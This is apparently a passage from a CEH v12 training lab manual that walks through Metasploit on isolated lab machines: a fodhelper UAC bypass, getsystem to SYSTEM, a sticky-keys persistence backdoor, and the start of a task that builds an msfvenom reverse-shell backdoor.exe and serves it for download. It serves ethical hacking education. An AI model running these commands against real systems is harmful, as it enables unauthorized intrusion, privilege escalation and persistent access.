

msfconsole - Parrot Terminal

```

LPORT      4444      yes      The listen port

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter >

```

33. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

34. Type **getsystem -t 1** and press **Enter** to elevate privileges.

msfconsole - Parrot Terminal

```

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >

```

35. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

36. Type **background** and press **Enter** to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.

37. Type **use post/windows/manage/sticky_keys** and press **Enter**.

38. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50171 (10.10.1.11)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

msf6 post(windows/manage/sticky_keys) >

39. In the console type **set session 2** to set the privileged session as the current session.

40. In the console type **exploit** and press **Enter**, to begin the exploit.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Linux host (Parrot OS) and is connected to a Windows 11 target machine via a named pipe impersonation technique. The session is currently in the "meterpreter" shell.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*
```

Active sessions


Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50171 (10.10.1.11)
2	meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

```
msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit


[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
```

msfconsole - Parrot Terminal

41. Now click **CEHv12 Windows 11** to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
42. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



43. In the Command Prompt window, type **whoami** and press **Enter**.



44. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.

45. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
46. Close all open windows and document all the acquired information.
47. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.
48. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz

Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we will use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
```

7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal command is:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
```

The output shows the process of generating the payload:

- No platform was selected, choosing Msf::Module::Platform::Windows from the payload.
- No arch selected, selecting arch: x86 from the payload.
- No encoder specified, outputting raw payload.
- Payload size: 354 bytes.
- Final size of exe file: 73802 bytes.

The terminal prompt ends with a hash (#) indicating root access.

In the desktop environment, a file named "backdoor.exe" is visible on the desktop.

8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.

Note: To create a new directory to share the **backdoor.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder.
- Type **chmod -R 755 /var/www/html/share** and press **Enter**.
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**.

9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─# cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[root@parrot]~[-]
└─#
```

10. Start the Apache server by typing **service apache2 start** and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─# cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[root@parrot]~[-]
└─# service apache2 start
[root@parrot]~[-]
└─#
```

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[root@parrot]~[-]
└─#service apache2 start
[root@parrot]~[-]
└─#msfconsole

[!] msf6 =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 >

```

12. In Metasploit type **use exploit/multi/handler** and press **Enter**.

13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
└─#service apache2 start
[root@parrot]~[-]
└─#msfconsole

[!] msf6 =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >

```

14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
15. Type **set lport 444** and press **Enter** to set lport.
16. Now type **run** in the Metasploit console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal interface includes a menu bar with "File", "Edit", "View", "Terminal", and "Help". The main area displays the Metasploit framework interface. At the top, it shows the version: "[msf6 metasploit v6.1.9-dev]". Below this, there are four sections of exploit-related information:

- "[+] ---=[2169 exploits - 1149 auxiliary - 398 post]"
- "[+] ---=[592 payloads - 45 encoders - 10 nops]"
- "[+] ---=[9 evasion]"

A "Metasploit tip" is displayed: "Metasploit tip: Enable verbose logging with set VERBOSE true".

The user has configured an exploit:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
```

The exploit has started a reverse TCP handler:

```
[*] Started reverse TCP handler on 10.10.1.13:444
```

The terminal window has a title bar "msfconsole - Parrot Ter..." and a status bar at the bottom.

17. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
19. Click on **backdoor.exe** to download the file.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-		
backdoor.exe	2022-04-07 01:19	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-		
backdoor.exe	2022-04-07 01:19	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13

